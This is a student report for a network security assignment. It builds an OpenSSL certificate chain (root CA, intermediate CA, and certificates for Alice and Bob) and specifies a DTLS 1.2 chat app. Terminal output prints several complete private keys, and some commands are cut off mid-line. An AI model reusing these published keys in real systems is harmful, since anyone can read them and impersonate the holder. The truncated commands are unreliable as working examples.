CS6903 - Network Security
Assignment 7: Secure Chat using OpenSSL and MITM attacks (C/C++)

In this programming assignment, our group will implement a secure peer-to-peer chat application using openssl in C/C++ and demonstrate how Alice and Bob could chat with each other using it. We will also implement evil Trudy who is trying to intercept the chat messages between Alice and Bob by launching various MITM attacks.

GROUP DETAILS

CS23MTECH14009 - Raj Popat	-	Alice
CS23MTECH14015 - Sreyash Mohanty	-	Bob
CS23MTECH11026 - Bhargav Patel	-	Root CA & Intermediate CA

TASK-1: Generate keys and certificates

NOTE: scp has been used to show the transfer of files between CA's and end-user.

Use OpenSSL to create a root CA certificate (Subject name: iTS Root R1, V3 X.509 certificate, self-signed using 512-bit ECC Private Key of the root), an intermediate CA certificate (Subject Name: iTS CA 1R3, V3 X.509 certificate with 4096-bit RSA public key, signed by iTS Root R1), a certificate of Alice (Subject Name: Alice1.com with 1024-bit RSA public key, issued i.e., signed by the intermediate CA, iTS CA 1R3) and a certificate of Bob (Subject Name: Bob1.com with 256-bit ECC public key, issued i.e., signed by the intermediate CA, iTS CA 1R3). Ensure that you provide realistic meta-data while creating these X.509 V3 certificates like values for OU, L, Country, etc of your choice with appropriate key usage/constraints. Save these certificates as root.crt, int.crt, alice.crt and bob.crt, save their CSRs and key-pairs in .pem files and verify that they are valid using openssl. You can complete this task either on the VM provided (recommended) or on your personal machine.




Fig. 1. Flow Schematic of the Certificate and Key Generation Process

1. Key Generation:

- **RootCA:** Using **brainpoolP512r1 (one of the 512-bit elliptic curves supported in my system)** to generate the private key. Then, X.509 self-signed certificates are produced using a 512-bit ECC private key (root_private_key.pem) . The command used is shown in the image with all those required parameters. ***As the root generates a self-signed certificate (root.crt) so not required to generate CSR go for further steps (steps which intermediate & end entity follows).***

```
bhargav-patel@bhargavpatel:~/Desktop/ASG7/root$ openssl ecparam -name brainpoolP512r1 -genkey -noout -out root_private_key.pem
bhargav-patel@bhargavpatel:~/Desktop/ASG7/root$ openssl req -x509 -new -nodes -key root_private_key.pem -sha256 -days 365 -out r
tinguished_name=req\n[req_distinguished_name]\n[ v3_req ]\nkeyUsage = critical,digitalSignature,keyCertSign,cRLSign\n") -subj "/
bhargav-patel@bhargavpatel:~/Desktop/ASG7/root$ ls
root.crt  root_private_key.pem
```

Fig. 2. RootCA Key and self-signed certificate generation process (with Extensions)

```
bhargav-patel@bhargavpatel:~/Desktop/ASG7/root$ cat root_private_key.pem
-----BEGIN EC PRIVATE KEY-----
MIHaAgEBBEBJ6xXu6MNEleRA9WmXe5288X0lwCGi5SnQlvGT83UtG2tTLlHe/4Wm
KtZIjd3qpbrbI+0I9FckIgY7o3txvwhRoAsGCSskAwMCCAEBDaGBhQOBggAEk5ku
3Lx4O4dwMKJl1ovPu1PrFMX+Sb6Y4ua/kc7bneyy7t+Wd+wJvaStxtgqy2snKV8r
+03get5pfHzNNx/GpGjCWZ0qR5BNjcCeZJHah1zDB38wofibltQgljF9zyNJs3yO
tx9e6gLEeV0OrrxouoxQ/4f2GDGzkDEVESZdrYQ=
-----END EC PRIVATE KEY-----
bhargav-patel@bhargavpatel:~/Desktop/ASG7/root$
```

Fig. 3. RootCA's private key

- **IntermediateCA:** As asked, we have used the RSA algorithm to generate a private key of 4096-bit (int_private_key.pem) and then the corresponding generated public key (int_public_key.pem) using the following commands.

```
bhargav-patel@bhargavpatel:~/Desktop/ASG7/inter$ openssl genrsa -out int_private_key.pem 4096
bhargav-patel@bhargavpatel:~/Desktop/ASG7/inter$ openssl rsa -in int_private_key.pem -pubout -out int_public_key.pem
writing RSA key
bhargav-patel@bhargavpatel:~/Desktop/ASG7/inter$ openssl req -new -key int_private_key.pem -out int.csr -subj "/CN=iTS
" -extensions v3_req -config <(printf "[req]\ndistinguished_name=req\n[req_distinguished_name]\n[ v3_req ]\nkeyUsage =
ign,cRLSign\n")
```

Fig. 4. IntermediateCA Keys and CSR generation process (with Extensions)

```
bhargav-patel@bhargavpatel:~/Desktop/ASG7/inter$ cat int_private_key.pem
-----BEGIN PRIVATE KEY-----
MIIJQgIBADANBgkqhkiG9w0BAQEFAASCCSwwggkoAgEAAoICAQCseY4hm5oJQ/RY
g/vVBMUQPhs6XiobT11MyXpVDyCjARD87DuTiL0dAkm+nkRy3Px5mIdKkPaOW6we
PjiQMbEzW5V2LNo5/uGQlYanBJqFnw8eKcq3lvgP2ER/8soU5WcW0gomYl0cxUdu
OCGJKfbV3TMeSiKr6aUnhjAJaFg8I9zS3QI7NqljTZmYS2PN83Nxtg2qjrmtXeMy
0aMNogV1bL0dF/11G95MB4QbvSG2diOivECcjZaYeGBZZkauQuTW2kpMTQeVg575
0kbMCjo6qgE9NdNPZtwChRlk5ySIuVdYFSPP5GS1iQfIGrLTn4ldIdBwHnuFZ9aN
```

Fig. 5. IntermediateCA's private key

- **Alice:** Generating 1024-bit RSA private key (alice_private_key.pem) using the following command.

```
vboxuser@raj:~/Desktop/ASG7/alice$ openssl genrsa -out alice_private_key.pem 1024
vboxuser@raj:~/Desktop/ASG7/alice$ cat alice_private_key.pem
-----BEGIN PRIVATE KEY-----
MIICdgIBADANBgkqhkiG9w0BAQEFAASCAmAwggJcAgEAAoGBAOIRgC3DccBok7DY
WLDP33eLRUF2gcyaS26p5gkEIVS0pTncVTTrKiGefFOevwSCOQMTaI3hL0M/OZS4
l/2UAn0UKtX7iQUpxseuihtiZegPw3t/Yzb5mw2r71E1XlEr/ADDQ88+3c0rAUmN
rkzdCpSywsbGfp8dnMUfuCd+5sSBAgMBAAECgYA29eRAu/xit8n4O5DMY61DhfNv
Z91Endpq7BlF5eAolMZ6m6uHcwjKJZq6RaTQ9svfiI9ptu5jnfJkysAA4UP9KbnJ
+pUPX0izxHD6bL51OrVdCvh30Njfs4zEiuncSXmDG0kHeSSVbh5qE9akmBWRRMuT
bmz7qlch03GQZGkswQJBAPDGXbx4l1Ou2DNCo1/2nr+Uo8AJMLgLrYATFz2FZhMp
FhWduq4ZymEx3kw8w2+JoogcOkbz+5dNKJ74f0dNM+kCQQDwXRFD4jyBFI9+SbAv
aK7jTTKmmY7Sqy3n88/M+S2gTnLeK3Vur6Dc7suTLqho7AM9hBztTns9ILVRT9C9
QSTZAkAYIUkzokJIOLWiLYOCEo1GVfczP7iKOWFh/IfPupbIRM3ZzLzwxdTqeLz2
lwBfJUQMsAeHJNyKBUmU5QKcerhBAkEA4jEiszguaeZYVqavlx2zHpIiLSdqgRO3
woTtM132MtpAPJS3EO9TuTU6/Am3T+1x6yztL+BgFxk1qAwtSjwImQJAA474FP+u
jIPio5h0vz9xymrJo1UDcHn0rYIW5HPltCdLHLnCq5N86L9t5rlo/7hji9l/yv9f
oEMGxu2uso7jAA==
-----END PRIVATE KEY-----
```

Fig. 6. Alice's private key

- **Bob:** Generating 256-bit ECC private key (bob_private_key.pem) using prime256v1 (one among other 256-bit elliptic curves supported in my system). Then, the corresponding public key is generated (bob_public_key.pem) using the following commands.

```
sreyash-mohanty@sreyash-mohanty-1-0: ~/Desktop/ASG7/bob
sreyash-mohanty@sreyash-mohanty-1-0:~/Desktop/ASG7/bob$ openssl ecparam -name prime256v1 -genkey -noout -out bob_private_key.pem
sreyash-mohanty@sreyash-mohanty-1-0:~/Desktop/ASG7/bob$ openssl ec -in bob_private_key.pem -pubout -out bob_public_key.pem
read EC key
writing EC key
```

```
sreyash-mohanty@sreyash-mohanty-1-0:~/Desktop/ASG7/bob$ cat bob_private_key.pem
-----BEGIN EC PRIVATE KEY-----
MHcCAQEEIH2KG0BAnVcDNLtU35yW3Cjo+d5wNjfR4cqk0RlVr7dsoAoGCCqGSM49
AwEHoUQDQgAEZvg/fLohZ730PvV/HJDTCEqmCJCJ92wKmxQgegpwQe5aIzgCGjnS
DSXPlYD3MglcfrT/p55iJJlJas4ba+FGYQ==
-----END EC PRIVATE KEY-----
```

Fig. 7. Bob's private key

2. Certificate Signing Request (CSR):

- **IntermediateCA:** using the intermediate's private key (int_private_key.pem), a certificate signing request (int.csr) is generated with the required parameters (as asked in TAS1) using the following commands.

```
bhargav-patel@bhargavpatel:~/Desktop/ASG7/inter$ openssl genrsa -out int_private_key.pem 4096
bhargav-patel@bhargavpatel:~/Desktop/ASG7/inter$ openssl rsa -in int_private_key.pem -pubout -out int_public_key.pem
writing RSA key
bhargav-patel@bhargavpatel:~/Desktop/ASG7/inter$ openssl req -new -key int_private_key.pem -out int.csr -subj "/CN=iTS
" -extensions v3_req -config <(printf "[req]\ndistinguished_name=req\n[req_distinguished_name]\n[ v3_req ]\nkeyUsage =
ign,cRLSign\n")
```

Fig. 8. Creating IntermediateCA CSR




Fig. 9. IntermediateCA csr

- **Alice:** Generating the certificate signing request (alice.csr) using Alice's private key (alice_private_key.pem). Also, the required parameters, like CN, OU, O, etc., are given in the same commands as shown below.

Fig. 10. Creating Alice's CSR

- **Bob:** Created Bob's certificate signing request (bob.csr) using Bob's private (bob_private_key.pem) along with the required parameters (CN, OU, O, extension, etc.). The following commands are used.

Fig. 11. Creating Bob's CSR




Fig. 12. Bob's CSR

3. Signing the Digest:

- **IntermediateCA:** First create a digest (int.csr.dgst) of the csr (int.csr) and then sign the digest generated (int.csr.dgst.sign) using the mentioned commands. Then, securely send **int.csr.dgst.sign** and **int.csr (for verifying)** to the Root using scp (secure copy) commands.

Fig. 13. Signing digest for IntermediateCA

- **Alice:** The same steps were followed as intermediateCA.

1. create digest - alice.csr.dgst
2. sign that digest - alice.csr.dgst.sign

The following commands are used to do the above steps. The using scp commands send csr
(alice.csr) and signed digest (alice.csr.dgst.sign) to intermediate

Fig. 14. Creating digest for Alice




Fig. 15. Signing digest for Alice

- **Bob:** Same steps as Alice's are done at Bob's end.




Fig. 16. Creating and Signing digest for Bob

4. Extract - Verify - create certificate - send to respective client:

- **IntermediateCA:** Extract - verify - create a certificate (steps done at RootCA)
  1. Extract key from int.csr
  2. Create digest form that extracted key (eint_public_key.pem)
  3. Verify the signature by comparing the digest obtained from intermediateCA and the digest created by RootCA using the extracted key
  4. After verifying the signature, RootCA creates a certificate of intermediateCA with the parameter mentioned in the csr (CN, OU, O, extensions, etc)
  5. Securely sending the intermediateCA's certificate (int.crt) using scp commands.




Fig. 17. Extracting key from IntermediateCA CSR and verification

As intermediateCA gets its certificate and root certificate. The intermediateCA verifies it's certificate (int.crt) and combines the root.crt (RootCA certificate) and int.crt (IntermediateCA). After verification of int.crt, then only create the end entity certificates (for Alice and Bob).




Fig. 18. Verifying IntermediateCA's certificate and combining it with rootCA certificate

- **Alice:** Extract - verify - create a certificate (steps done at IntermediateCA)

Similar steps followed at the IntermediateCA as was done at RootCA for int.crt
At the end the IntermediateCA sends the combined.crt and Alice.crt to Alice




Fig. 19. Extracting and verifying signature of Alice

- **Bob:** Extract - verify - create a certificate (steps done at IntermediateCA)

Similar steps followed at the IntermediateCA as was done at RootCA for int.crt
At the end the IntermediateCA sends the combined.crt and Bob.crt to Bob

```
bhargav-patel@bhargavpatel:~/Desktop/ASG7/inter$ openssl req -in bob.csr -pubkey -noout > ebob_public_key.pem
bhargav-patel@bhargavpatel:~/Desktop/ASG7/inter$ openssl dgst -sha1 -out bob.csr.dgst bob.csr
bhargav-patel@bhargavpatel:~/Desktop/ASG7/inter$ openssl pkeyutl -verify -sigfile bob.csr.dgst.sign -in bob.csr.dgst -inkey ebob_public_key.pem -pubin
Signature Verified Successfully
bhargav-patel@bhargavpatel:~/Desktop/ASG7/inter$ openssl req -in bob.csr -CA int.crt -CAkey int_private_key.pem -out bob.crt -x509 -days 365 -copy_extens
ions copy
bhargav-patel@bhargavpatel:~/Desktop/ASG7/inter$ scp /home/bhargav-patel/Desktop/ASG7/inter/bob.crt sreyash-mohanty@192.168.34.105:/home/sreyash-mohanty/
Desktop/ASG7/bob/
sreyash-mohanty@192.168.34.105's password:
bob.crt                                                                                                                                      100%
 1346   135.7KB/s   00:00
bhargav-patel@bhargavpatel:~/Desktop/ASG7/inter$ scp /home/bhargav-patel/Desktop/ASG7/inter/combined.crt sreyash-mohanty@192.168.34.105:/home/sreyash-moh
anty/Desktop/ASG7/bob/
sreyash-mohanty@192.168.34.105's password:
Permission denied, please try again.
sreyash-mohanty@192.168.34.105's password:
Permission denied, please try again.
sreyash-mohanty@192.168.34.105's password:
combined.crt                                                                                                                                 100%
 2327   302.5KB/s   00:00
bhargav-patel@bhargavpatel:~/Desktop/ASG7/inter$
```

Fig. 20. Extracting and verifying signature of Bob

5. **<u>Certificate Verification:</u>**

- **IntermediateCA:** Already verified before the creation of Alice.crt & Bob.crt. Shown in the previous step (before the generation of combined.crt).

- **Alice:** Alice verifies the alice.crt using combine.crt (ensuring the chain of trust)

```
vboxuser@raj:~/Desktop/ASG7/alice$ openssl verify -CAfile combined.crt alice.crt
alice.crt: OK
```

Fig. 21. Verify certificate for Alice

- **Bob:** Bob verifies the bob.crt using combine.crt (ensuring the chain of trust)

```
sreyash-mohanty@sreyash-mohanty-1-0:~/Desktop/ASG7/bob$ openssl verify -CAfile combined.crt bob.crt
bob.crt: OK
```

Fig. 22. Verify certificate for Bob

6. **<u>RootCA, Combined, IntermediateCA, Alice and Bob's certificate, respectively:</u>**

Fig. 23. RootCA certificate




Fig. 24. Combined certificate (Root + Intermediate)




Fig. 25. IntermediateCA certificate




Fig. 26. Alice's certificate




Fig. 27. Bob's certificate

TASK-2: Secure Chat App using DTLSv1.2 and UDP in C++

Write a peer-to-peer application (`secure_chat_app`) for chatting which uses DTLS 1.2 and UDP as the underlying protocols for secure communication. *Note that the* `secure_chat_app` *works somewhat like HTTPS except that here it's a peer-to-peer paradigm with no reliability where Alice plays the role of the client and Bob plays the role of the server and vice versa*. That means the same program should have different functions for server and client code which can be chosen using command line options "-s" and "-c <serverhostname>" respectively. Feel free to define your own chat headers (if necessary) and add them to the chat payload before giving it to DTLS/UDP. Make sure that your application uses only the hostnames for communication between Alice and Bob but not hard-coded IP addresses (refer `gethostbyname(3)`). The application should perform the following operations:

a) **Bob starts the app using "`secure_chat_app -s`" and Alice starts the app using "`secure_chat_app -c bob1`"**
b) **Alice sends a *chat_hello* application layer control message to Bob and Bob replies with a *chat_ok_reply* message. It works like a handshake between peers at the application layer. Note that these control messages are sent in plain-text. Show that it is indeed the case by capturing Pcap traces at Alice-LXD and Bob-LXD.**
c) **Alice initiates a secure chat session by sending out a *chat_START_SSL* application layer control message and getting *chat_START_SSL_ACK* from Bob. Your program should then load the respective private keys and certificates for both Alice and Bob. Furthermore, each of them should have pre-loaded the certificates of the root CA and the intermediate CA in their respective trust stores.**
    i) **For example, if Alice sends a *chat_START_SSL* control message to Bob,**

upon parsing the message, Bob initiates replies with *chat_START_SSL_ACK.* Upon parsing this ACK from Bob, Alice initiates DTLS 1.2 handshake by first sending a *client_hello* message as we discussed in the TLS lesson.

ii) Alice gets the certificate of Bob and verifies that. She also provides her certificate to Bob for verification. So, Alice and Bob use their certificates to perform mutual aka two-way authentication.

iii) DTLS 1.2 handshake between Alice and Bob should contain Alice specifying a list of one or more ciphersuites that offer perfect forward secrecy (PFS) as part of client_hello and Bob picking one of them if his application is pre-configured to support any of them. That means, client and server programs should be pre-configured to support PFS cipher suites using openssl API and then they can agree on some common ciphersuite. Make sure your program generates appropriate error messages if a secure connection could not be established due to mismatch in the supported ciphersuites at client and server.


d) Upon establishing a secure DTLS 1.2 pipe, it will be used by Alice and Bob to exchange their encrypted chat messages. Show that it is indeed the case by capturing Pcap traces at Alice-LXD/Bob-LXD.

e) Compare and contrast DTLS 1.2 handshake with that of TLS 1.2 handshake.

f) Your `secure_chat_app` should support session resumption using session tickets. Show that it is indeed the case by capturing Pcap traces at Alice-LXD/Bob-LXD.

g) Either of them sends a *chat_close* message which in turn triggers closure of TLS connection and finally TCP connection.

This Task requires 2 peers communicating over a secure channel, namely Alice and Bob. They have to first exchange application-level control messages and perform DTLSv1.2 handshake before exchanging actual chat messages.



Output (Chat History):

Scenario 1 - With injected packet loss of 20%

